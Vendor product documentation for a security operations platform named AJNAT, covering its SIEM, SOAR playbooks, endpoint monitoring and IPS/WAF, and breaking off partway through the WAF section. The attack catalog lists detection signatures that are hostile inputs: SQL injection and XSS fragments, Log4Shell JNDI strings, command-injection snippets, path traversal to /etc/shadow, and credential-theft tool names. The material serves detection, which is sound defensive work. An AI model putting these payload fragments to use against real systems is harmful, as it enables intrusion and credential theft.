

🔒 GOVERNMENT PRESENTATION — CONFIDENTIAL

AJNAT

SECURITY OPERATIONS

AI-Powered Threat Detection & Incident Response Platform

Enterprise Product & Technical Documentation — AJNAT EDR / AJNAT SOC
Platform v3.0

CLASSIFICATION
CONFIDENTIAL

DOCUMENT VERSION
v3.0 — 2025

PLATFORM BUILD
SOC4 / EDR4

SIEM

SOAR

EDR / XDR

IDS / IPS

WAF

Firewall

Threat Intelligence

AI/ML Detection

Anomaly Detection

Incident Response

DNS Sinkhole

Zero-Trust

Table of Contents

EXECUTIVE OVERVIEW

01	Executive Summary & Platform Vision	
02	Platform Architecture Overview	

CORE SECURITY MODULES

03	SIEM — Security Information & Event Management	
04	SOAR — Security Orchestration, Automation & Response	
05	EDR / XDR — Endpoint & Extended Detection & Response	
06	IDS / IPS — Intrusion Detection & Prevention System	
07	IPS Attack Type Catalog & Detection Mechanisms	
08	WAF — Web Application Firewall	
09	Network Firewall & Traffic Inspection	
10	Threat Intelligence Platform	

AI/ML SECURITY ENGINE

11	AI-Powered Detection Engine	
12	Anomaly Detection & Behavioral Analysis	
13	MITRE ATT&CK Framework Integration	

OPERATIONS & RESPONSE

14	Incident Response Lifecycle	
15	SOC Dashboard & Analyst Interface	
16	Threat Hunting & Forensics	
17	DNS Sinkhole & Network Isolation	
18	RBAC, Multi-Tenancy & Access Control	

PLATFORM INFRASTRUCTURE

19	Deployment Architecture & Scalability	
20	Data Pipeline & Log Ingestion	
21	API Integration & Connectors	
22	Compliance & Regulatory Standards	
23	Performance Benchmarks & SLA	
24	Security Operations Maturity Model	
25	Roadmap & Future Capabilities	


APPENDICES

A	IPS / WAF Attack Pattern Reference Library	
B	Suricata & Zeek Integration Reference	
C	RBAC Permission Matrix	
D	Glossary of Terms	

Executive Summary & Platform Vision

Strategic overview of the AJNAT SOC Platform for CISOs, Government Officials, and Enterprise Decision Makers

The **AJNAT SOC Platform** (Security Operations Center v4) is a next-generation, AI-assisted cybersecurity platform purpose-built for government agencies, critical infrastructure operators, financial institutions, and enterprise organizations that face advanced persistent threats in an increasingly hostile digital landscape. The platform consolidates what traditionally required 8–12 separate security tools into a single, unified operational command center.



1.1 Platform Mission

AJNAT SOC was designed with a singular mission: **detect, contain, and neutralize threats before they cause operational disruption or data loss.** Traditional SOC operations require teams of 15–30 analysts working in shifts. The AJNAT platform compresses analyst decision cycles from hours to seconds through AI-driven triage, automated playbooks, and real-time threat correlation — enabling lean security teams to operate at enterprise scale.

💡 KEY DIFFERENTIATOR

AJNAT SOC is the only platform in its class that natively integrates proprietary AI-based anomaly detection with full IDS/IPS deep-packet inspection, WAF, DNS sinkhole, behavioral endpoint telemetry, and SOAR automation — all managed from a single unified dashboard with multi-tenant isolation.

1.2 Strategic Value for Government Deployments

Government networks face unique challenges: sophisticated nation-state adversaries, highly sensitive data, complex regulatory mandates (ISO 27001, NIST CSF, PCI-DSS, GDPR), and critical uptime requirements. AJNAT SOC directly addresses each of these requirements:

- **Nation-State Threat Coverage:** APT detection signatures, Log4Shell (CVE-2021-44228), SSRF, and supply-chain attack patterns
- **Zero-Trust Architecture:** Every agent, user, and connection is verified continuously — no implicit trust anywhere in the network
- **Air-Gap Ready:** On-premise deployment with optional offline threat intelligence feeds for classified environments
- **Multi-Tenant Isolation:** Strict per-department or per-ministry data segregation with RBAC enforcement
- **Compliance Automation:** 1-click audit report generation for ISO 27001, NIST, PCI-DSS, SOC2, and CIS Controls
- **Incident Chain of Custody:** Cryptographically signed forensic logs suitable for legal and judicial proceedings

1.3 Platform Components at a Glance


COMPONENT	CAPABILITY	MODE	COVERAGE
SIEM Engine	Log aggregation, correlation, alerting	Real-time + Batch	All sources
SOAR Playbooks	Automated incident response workflows	Automated + Manual	100+ playbooks
EDR Agent	Endpoint telemetry, process monitoring, FIM	Continuous	Windows, Linux
IDS / IPS	Suricata + Zeek deep-packet inspection	Detect + Block	Network-wide
WAF	Layer-7 web attack interception	Block + Alert	All HTTP/HTTPS
Firewall	IP / Port / Protocol enforcement	Enforce + Log	Perimeter + Internal
Threat Intel	IOC/IOA feeds, STIX/TAXII, VirusTotal	Continuous	Global feeds
AI/ML Engine	Anomaly detection, behavioral baselines	Continuous learning	All event streams
DNS Sinkhole	C2 domain blocking, DNS exfil detection	Automated block	DNS layer
Incident Response	Case management, forensics, playbooks	Integrated	Full lifecycle

Platform Architecture Overview

Layered security architecture, data flows, and deployment model

2.1 High-Level Architecture

AJNAT SOC is built on a microservices architecture where each security domain (SIEM, SOAR, EDR, IPS, WAF, Firewall) operates as an independent service with dedicated data stores, APIs, and processing pipelines. All services communicate through a high-throughput event bus and report to the central SOC orchestration layer.



2.2 Data Flow Architecture



2.3 Deployment Models

DEPLOYMENT TYPE	DESCRIPTION	BEST FOR	HA SUPPORT
On-Premise	Full stack on customer hardware within secure data center	Government, Defense, Critical Infrastructure	Active-Active Cluster
Private Cloud	Deployed on customer-managed cloud (AWS GovCloud, Azure Gov)	Regulated industries, Banking	Multi-AZ Redundancy
Hybrid	Core on-premise with cloud log archival and backup	Enterprise with compliance needs	Active-Passive Failover
Air-Gap	Fully isolated network with no external connectivity	Classified environments, Military	Standalone HA Pair

SIEM — Security Information & Event Management

Centralized log aggregation, real-time correlation, and intelligent alerting at enterprise scale

The AJNAT SIEM engine is the central nervous system of the platform. It continuously ingests, normalizes, indexes, and correlates security events from every connected source — network devices, endpoints, cloud services, applications, and external threat feeds. The SIEM processes up to **10 million events per day** with sub-second latency and stores structured event data in a high-performance time-series datastore for forensic investigation and compliance reporting.



3.1 Log Ingestion Sources

CATEGORY	SOURCE TYPES	PROTOCOL	NORMALIZATION
Network	Firewalls, Routers, Switches, Load Balancers	Syslog, SNMP, NetFlow	CEF, Leef, JSON
Endpoint	Windows Event Log, Linux Syslog, macOS Unified Logs	Agent Push, WMI	ECS Schema
Cloud	AWS CloudTrail, Azure Monitor, GCP Cloud Logging	API Pull, Webhooks	JSON → ECS
Application	Web Servers, Databases, Custom Apps, APIs	HTTP/HTTPS, Kafka	Custom parsers
Security Tools	IDS/IPS, WAF, EDR, Vulnerability Scanners	Native API, Syslog	Native schema
Identity	Active Directory, LDAP, Okta, Azure AD	WMI, API, Syslog	User context enrichment

3.2 Correlation Engine

The correlation engine applies multi-stage rule logic to raw events to identify attack patterns that span multiple systems, time windows, and event types. It supports both **signature-based rules** (detecting known attack patterns) and **statistical correlation** (detecting behavioral anomalies based on baselines).

- 1

Event Normalization
Raw logs from all sources are parsed and normalized to a common Elastic Common Schema (ECS) format, enriching each event with user context, asset inventory data, and geolocation.
- 2

Threat Intelligence Enrichment
Every IP address, domain, file hash, and URL is checked against 15+ threat intelligence feeds in real time. Malicious IOCs are flagged instantly.
- 3

Rule-Based Correlation
Over 400 built-in correlation rules apply to the normalized event stream. Rules detect multi-step attack chains, lateral movement, privilege escalation, and data exfiltration patterns.
- 4

AI/ML Anomaly Scoring
The AI engine scores each correlated alert against behavioral baselines. Alerts with anomaly scores above threshold are escalated automatically.
- 5

Alert Generation & SOAR Trigger
Final alerts are created with full context, evidence trail, affected assets, recommended actions, and MITRE ATT&CK mapping. High-severity alerts trigger SOAR playbooks automatically.

SOAR — Security Orchestration, Automation & Response

Automated playbooks that compress analyst response from hours to seconds

AJNAT SOAR transforms the SOC from a reactive firefighting operation to a proactive, automated defense machine. When a high-severity threat is detected, SOAR playbooks execute in milliseconds — isolating compromised endpoints, blocking malicious IPs, notifying analysts, opening incident tickets, and capturing forensic evidence — all without requiring any human intervention in the first critical minutes of an attack.

100+
BUILT-IN PLAYBOOKS

<100ms
PLAYBOOK EXECUTION

87%
AUTO-RESOLUTION RATE

60x
FASTER THAN MANUAL

4.1 Core Playbook Categories

PLAYBOOK CATEGORY	TRIGGER CONDITION	AUTOMATED ACTIONS	ESCALATION
IP Block Response	Critical/High threat from IP	Block IP on Firewall, WAF, IPS; Log forensics; Alert SOC	SOC L2 analyst if whitelisted
Endpoint Isolation	Malware detected, C2 connection	Network isolate endpoint, Kill process, Snapshot memory	IR team for containment
DDoS Mitigation	>50 req/sec from single IP	Rate-limit, Geo-block, CDN offload, Alert NOC	NOC + CISO for sustained attack
Credential Compromise	Brute force + successful login	Force password reset, Revoke sessions, MFA enforce	Identity team + user notification
Data Exfiltration	Large outbound transfer, DNS tunnel	Block destination, Capture traffic, Isolate source	Legal + CISO for data breach
Web Attack Response	SQLi, XSS, Web Shell detected	Block request, WAF rule add, Log payload, Alert dev team	App security team
Log4Shell (CVE) Response	Log4Shell pattern in any field	Block source IP, Alert all teams, Scan all endpoints, Patch check	CISO immediate escalation
Insider Threat	Unusual data access by internal user	Alert manager, Capture session, Create HR ticket	HR + Legal + CISO

⚠️ AUTOMATED ACTION SCOPE

All automated SOAR actions are logged with cryptographic signatures and can be reviewed, audited, and overridden by authorized SOC managers. Critical actions (endpoint isolation, account lockout) require dual-approval in high-security environments if configured.

EDR / XDR — Endpoint & Extended Detection & Response

Deep endpoint telemetry, process behavior analysis, and file integrity monitoring

The AJNAT EDR agent is a lightweight, high-performance security agent deployed on Windows and Linux endpoints. It continuously monitors every process, network connection, file change, and registry modification — streaming telemetry to the central SOC platform for real-time analysis. The XDR layer extends visibility across cloud workloads, network traffic, and identity events to provide complete attack chain reconstruction.

<3%

CPU OVERHEAD

Lightweight agent

15+

TELEMETRY STREAMS

100%

PROCESS VISIBILITY

FIM

FILE INTEGRITY MONITOR


5.1 EDR Monitoring Capabilities

CATEGORY	MONITORED ARTIFACTS	DETECTION FOCUS
Process Monitoring	Process tree, command-line args, parent-child relationships, hashes	Malware execution, LOLBins, Defense evasion
Network Connections	All TCP/UDP connections, DNS queries, listening ports	C2 beaconing, Lateral movement, DNS tunneling
File Activity (FIM)	File creates, reads, writes, deletes, permission changes	Ransomware, Data staging, Credential theft
Registry Monitoring	Registry reads, writes, deletes, Run keys, Service entries	Persistence mechanisms, Startup hijacking
Memory Analysis	Injected code detection, Hollowing detection, DLL anomalies	Fileless malware, Process injection, Shellcode
User Activity	Login events, Privilege use, Sudo/RunAs, Remote sessions	Insider threats, Privilege escalation
Script Execution	PowerShell, Bash, Python, WMI scripts	Living-off-the-land (LOTL) attacks

5.2 File Integrity Monitoring (FIM) Module

The FIM module is the most granular layer of endpoint monitoring. It tracks every file system change within configured monitoring scopes — including system binaries, configuration files, web application directories, and sensitive data paths. Changes are cryptographically hashed and compared against known-good baselines.

- **Real-time SHA-256 Hashing:** Every file modification triggers immediate hash verification
- **Baseline Management:** Approved baselines can be established and any deviation triggers an alert
- **Ransomware Detection:** Mass file modification/encryption patterns detected within 5 seconds
- **Compliance Verification:** Automated evidence generation for PCI-DSS, HIPAA, and ISO 27001 FIM controls
- **Web Shell Detection:** Monitors web directories for unauthorized PHP, ASPX, or JSP file creation



IDS / IPS — Intrusion Detection & Prevention System

Deep-packet inspection, signature-based detection, and real-time network threat blocking

The AJNAT IDS/IPS subsystem forms the primary network defense perimeter. It operates in two modes simultaneously: **Intrusion Detection (IDS)** — passively monitoring and alerting on suspicious traffic — and **Intrusion Prevention (IPS)** — actively blocking malicious packets and connections in real time. The engine is powered by **Suricata** for high-performance deep-packet inspection and **Zeek (Bro)** for application-layer traffic analysis and behavioral logging.

16+

ATTACK CATEGORIES

Auto-classified

10Gbps

INSPECTION CAPACITY

Zero packet loss

<1ms

BLOCK LATENCY

Inline prevention mode

4

THREAT SEVERITY LEVELS

Critical / High / Medium / Low

6.1 Operating Modes

MODE	SENSOR	ACTION	USE CASE
IDS — Detect Only	Suricata / Zeek	Generate alert, log event	Monitoring without disrupting traffic
IPS — Block	Suricata (inline)	Drop packet, block IP, alert SOC	Active threat prevention
Hybrid	Both	Alert on medium/low; Block on high/critical	Enterprise production environments

6.2 Policy Engine

The IDS/IPS Policy Engine allows security administrators to define granular detection and prevention rules with full control over sensor selection, severity thresholds, protocol filtering, source/destination IP scoping, and response actions. Policies can be imported from preset libraries or custom-built using the policy editor.

- **Sensor Selection:** Route traffic to Suricata, Zeek, or both simultaneously
- **Severity Threshold:** Minimum severity to trigger action (Low / Medium / High / Critical)
- **Protocol Filter:** Apply rules only to specific protocols (TCP, UDP, HTTP, DNS, SMTP, etc.)
- **Attack Pattern:** Regex-based payload matching for custom threat signatures
- **Source/Destination Scoping:** Apply policies to specific IP ranges, subnets, or named assets
- **Match Counting:** Track how many times each policy has triggered for tuning and auditing

6.3 Suricata + Zeek Integration

ENGINE	STRENGTHS	OUTPUT FORMAT	BEST FOR
Suricata	High-speed packet inspection, rule-based detection, inline blocking	EVE JSON, PCAP	Attack signatures, DDoS, exploit detection
Zeek (Bro)	Protocol analysis, behavioral logging, custom scripts	TSV logs, JSON	Behavioral analysis, application-layer visibility
Combined	Full packet + behavior coverage with AI correlation	Unified AJNAT schema	Enterprise SOC with complete network visibility

IPS Attack Type Catalog & Detection Mechanisms

Complete reference of all 16+ attack categories detected and blocked by AJNAT IPS with detection logic, scoring, and response actions

The AJNAT IPS engine classifies every detected threat into one of **16+ distinct attack categories**. Each category has dedicated pattern libraries (regex-based payload signatures), behavioral scoring rules, confidence weighting, and automated response actions. The threat scoring engine produces a composite risk score from 0–100, which determines severity level (Critical / High / Medium / Low) and triggers the appropriate automated response chain.

 THREAT SCORING FORMULA

Risk Score = Σ (Pattern Match Weight + Behavioral Score + IP Reputation Score + Rate Anomaly Score)


Scores $\geq 80 \rightarrow$ Critical | Scores 55–79 $\rightarrow$ High | Scores 30–54 $\rightarrow$ Medium | Scores $<30 \rightarrow$ Low

7.1 Attack Type Overview — Detection & Response Matrix


ATTACK TYPE	ATTACK_TYPE CODE	DETECTION METHOD	BASE SCORE	SEVERITY	PRIMARY RESPONSE
SQL Injection	SQL_INJECTION	Payload regex (18 patterns)	75	Critical	Block + Log Forensics
Cross-Site Scripting	XSS	Payload regex (15 patterns)	75	High	Block + WAF Rule
Brute Force	BRUTE_FORCE	Failed auth count >5	60	High	Block IP + Rate Limit
DDoS / Flood	DDoS	Request rate >50 req/sec	Variable	Critical	Rate Limit + Geo Block
Port Scan	PORT_SCAN	Port count >10 from single IP	70	High	Block + Alert Analyst
Malware / Virus	MALWARE	Payload signature hash match	75	Critical	Block + Isolate System
Botnet Activity	BOTNET	IP reputation: botnet/malicious	80	Critical	Block + Geo Block + SOC Alert
Data Exfiltration	DATA_EXFILTRATION	Large payload + unusual destination	75	Critical	Block + Forensic Capture
Privilege Escalation	PRIVILEGE_ESCALATION	sudo/runas/chmod payload patterns	75	Critical	Block + Isolate + Alert CISO
Credential Theft	CREDENTIAL_THEFT	Password/token extraction patterns	75	Critical	Block + Force Reset + Alert
Web Shell Injection	WEB_SHELL	Payload regex + file upload patterns	75	Critical	Block + Isolate System
Command Injection	COMMAND_INJECTION	Shell metacharacter + cmd patterns	75	Critical	Block + Isolate + Forensics
Path Traversal / LFI	PATH_TRAVERSAL	../ %2e%2e/ patterns	75	High	Block + WAF Rule
SSRF	SSRF	Internal IP in URL params, metadata endpoints	75	Critical	Block + Alert Dev Team
Log4Shell (CVE-2021-44228)	LOG4SHELL	\${jndi:ldap pattern matching	75+	Critical	Block + CISO Immediate Alert + Patch Scan
DNS Tunneling	DNS_TUNNEL	Base64/hex DNS query patterns	75	High	Block + DNS Sinkhole
Suspicious Activity	SUSPICIOUS	Score-based, no single match	20–54	Medium	Monitor + Log + Analyst Review

7.2 Attack Distribution & Prevalence Charts

ATTACK TYPE FREQUENCY DISTRIBUTION (IPS BLOCKS — 90 DAY)




ATTACK SEVERITY BREAKDOWN



ATTACK DETECTION BASE SCORE BY TYPE



IPS BLOCK ACTIONS VS. DETECTION-ONLY (30 DAYS)



7.3 Detailed Attack Profiles

The following profiles provide in-depth technical coverage of each attack category, including detection signatures, confidence scoring, behavioral indicators, and real-world threat examples.

● SQL Injection (SQLi)

Attacker injects malicious SQL code into input fields to manipulate database queries. Can result in unauthorized data access, data deletion, or full database compromise.

Critical **18 Patterns** **Score +75**

Frequency  82%

Patterns: UNION SELECT, DROP TABLE, OR 1=1, xp_cmdshell, WAITFOR DELAY, INTO OUTFILE, information_schema queries

● Cross-Site Scripting (XSS)

Injects malicious JavaScript into web pages viewed by other users. Enables session hijacking, credential theft, and browser-based attacks against users.

Critical **15 Patterns** **Score +75**

Frequency  71%

Patterns: <script>, javascript:, onerror=, onload=, <iframe>, eval(), document.cookie, vbscript:

● DDoS / Distributed Flood Attack

Overwhelms target systems with massive request volumes from multiple sources. Detects rate spikes >50 req/sec from a single IP, with volumetric scoring up to 90+ points.

Critical **Rate-Based** **Score up to +90**

Frequency  65%

Response: Rate-limit + Geo-block + CDN offload + Rate-limit alert to NOC + CISO escalation

● Botnet Activity

Traffic originating from IPs classified in botnet threat intelligence feeds. Highest base score (80+) due to confirmed malicious infrastructure attribution.

Critical **Threat Intel** **Score +80**

Frequency  58%

Sources: Shodan Honeypots, AbuseIPDB, AlienVault OTX, Emerging Threats, Talos Intelligence

● Log4Shell (CVE-2021-44228)

Critical RCE vulnerability in Apache Log4j. Attacker injects \${jndi:ldap://} payload to trigger remote code execution. One of the most severe CVEs ever discovered (CVSS 10.0).

CVSS 10.0 **CVE Detection** **Score +75+**


Impact  100%

Pattern: \${jndi:ldap://}, \${jndi:rmi://}, \${\${::-j}\${::-n}...} — including obfuscated variants

● Malware / Virus Signature

Known malware signatures detected in network traffic payloads or file transfers. Matched against continuously updated malware signature databases and VirusTotal feeds.

Critical **Signature DB** **Score +75**

Frequency  45%

Response: Block + System Isolation + Memory Snapshot + Forensic Chain of Custody

● Brute Force Attack

Repeated authentication attempts to guess credentials. Triggered when >5 failed login attempts detected from a single IP within the rate window (60 seconds).

High **Rate-Based** **Score +60**

Frequency  79%

Variants: Password spraying, Credential stuffing, Dictionary attacks, Slow-and-low brute force

● Command Injection

Attacker injects OS commands into application inputs to execute arbitrary system commands. Detects shell metacharacters and known command execution patterns.

High **6 Patterns** **Score +75**


Frequency  52%

Patterns: exec(), system(), shell_exec(), | cat, | whoami, ; id, `backtick execution`, \$() subshell

● Web Shell Injection

Attacker uploads a malicious script to a web server to maintain persistent remote access. Detected via payload patterns and FIM file monitoring on web directories.

High – Critical **Payload + FIM** **Score +75**


Frequency  38%

Response: Block + Isolate System + Log Forensics — Elevated to Critical when FIM confirms file creation

● Path Traversal / LFI

Attacker uses ../ sequences to navigate outside intended directories and access sensitive system files like /etc/passwd, /etc/shadow, or application config files.

High **Path Patterns** **Score +75**


Frequency  44%

Patterns: ../, %2e%2e/, %2f, ../, /etc/passwd, /proc/self, Windows \\ path traversal

● DNS Tunneling

Data exfiltration or C2 communication hidden inside DNS queries using Base64/hex encoding in subdomain fields. Detects unusually long, high-entropy DNS requests.

High **Entropy Analysis** **Score +75**

Frequency  29%

Patterns: Long DNS labels, high entropy base64 in subdomains, excessive TXT records, dnscat2 signatures

● Port Scan

Systematic probing of multiple ports to discover open services and vulnerabilities. Triggered when >10 distinct ports are contacted from a single IP within the rate window.

High **Rate-Based** **Score +70**

Frequency  61%

Detected Tools: Nmap, Masscan, Nessus, Shodan, ZMap — identified via user-agent and scan timing patterns

● **Server-Side Request Forgery (SSRF)**

Attacker tricks the server into making requests to internal systems, cloud metadata endpoints, or internal APIs. Commonly used to pivot into cloud infrastructure or internal services.

Critical

URL Analysis

Score +75

Frequency 33%

Patterns: 169.254.169.254 (AWS metadata), localhost, 127.0.0.1, file://, internal hostnames in URL params

● **Data Exfiltration**

Unauthorized transfer of sensitive data from the network. Detected via oversized outbound payloads, unusual destination IPs, timing patterns, and DNS tunneling correlations.

Critical

Behavioral

Score +75

Frequency 27%

Indicators: Content-Length >1MB to external, unusual port usage, encrypted channel to new destination, after-hours timing

● **Privilege Escalation**

Attacker attempts to gain elevated access beyond their authorization level. Detected through sudo/runas patterns, SUID bit changes, kernel exploit signatures, and Windows token manipulation.

Critical

Payload + FIM

Score +75

Frequency 35%

Patterns: sudo su, chmod +s, /etc/sudoers modification, Windows UAC bypass, token impersonation

● **Credential Theft**

Attempts to extract passwords, API keys, tokens, or credentials from memory, files, or network traffic. Detects pass-the-hash, Mimikatz signatures, and LSASS memory access.

Critical

Signature + Behavioral

Score +75

Frequency 42%

Tools Detected: Mimikatz, LaZagne, ProcDump, LSASS access, credential manager queries, keylogger patterns

7.4 Response Action Hierarchy

THREAT LEVEL	SCORE RANGE	AUTOMATED ACTIONS	HUMAN ESCALATION	SLA
Critical	80–100	Block IP, Alert SOC, Log Forensics, Isolate System (if applicable), Geo-Block (for DDoS/Botnet)	L2/L3 Analyst + CISO	<5 min
High	55–79	Block IP, Rate Limit, Log Event, Alert Analyst; + Isolate System for Web Shell / Command Injection	L2 Analyst	<15 min
Medium	30–54	Rate Limit, Log Event, Whitelist Review	L1 Analyst review	<60 min
Low	0–29	Monitor, Log Event	Automated (no escalation)	Next business day

7.5 Scanner & Reconnaissance Tool Detection

Beyond attack payload detection, the IPS engine maintains a curated database of **security scanner user agents and reconnaissance tools**. When detected, these tools automatically trigger elevated scoring regardless of payload content, as they indicate active pre-attack reconnaissance.

SCANNER TOOL	CATEGORY	DETECTION METHOD	SCORE IMPACT
Nmap	Port Scanner	User-Agent + Port scan pattern	+50
Masscan	Port Scanner	User-Agent + packet timing	+50
Nikto	Web Scanner	User-Agent signature	+50
SQLMap	SQLi Scanner	User-Agent + SQLi payload combo	+50
Burp Suite	Web Proxy/Scanner	User-Agent signature	+50
Metasploit	Exploit Framework	User-Agent + payload signatures	+50
Hydra	Password Cracker	User-Agent + brute force rate	+50+
Acunetix	Web Vulnerability Scanner	User-Agent signature	+50
Missing User-Agent	Suspicious Request	Empty/minimal User-Agent header	+10

7.6 IP Reputation Classification

REPUTATION CATEGORY	SCORE IMPACT	AUTO-ACTION	CONFIDENCE
Malicious	+70	Block IP immediately	90%
Botnet	+80	Block + Geo-block + SOC Alert	95%
TOR Exit Node	+40	Rate limit + Alert	85%
Anonymous Proxy	+20	Log + Monitor	70%
Clean	0	Score based on other factors only	—

WAF — Web Application Firewall

Layer-7 inspection, real-time HTTP/HTTPS threat blocking, and application protection

The AJNAT WAF operates at Layer 7 (Application Layer) to inspect every HTTP and HTTPS request before it reaches backend application servers. Unlike the network-layer IPS which inspects raw packets, the WAF understands the full HTTP protocol context — headers, cookies, request body, URL parameters, and response payloads — enabling highly accurate detection with minimal false positives.

8.1 WAF Detection Architecture

1 Request Interception

Every HTTP/HTTPS request is intercepted by the WAF agent before reaching the backend application. TLS termination allows full inspection of encrypted traffic.

2 Multi-Dimensional Threat Analysis

The WAF engine (classifyThreat function) calculates a composite risk score from: Failed authentication tracking, Request rate analysis, IP reputation lookup, Port activity monitoring, Payload deep inspection using the full attack pattern library.

3 Attack Classification & Scoring

Matched attacks receive the primary ATTACK_TYPE classification, confidence scoring per vector, and a composite threat level (Critical/High/Medium/Low).

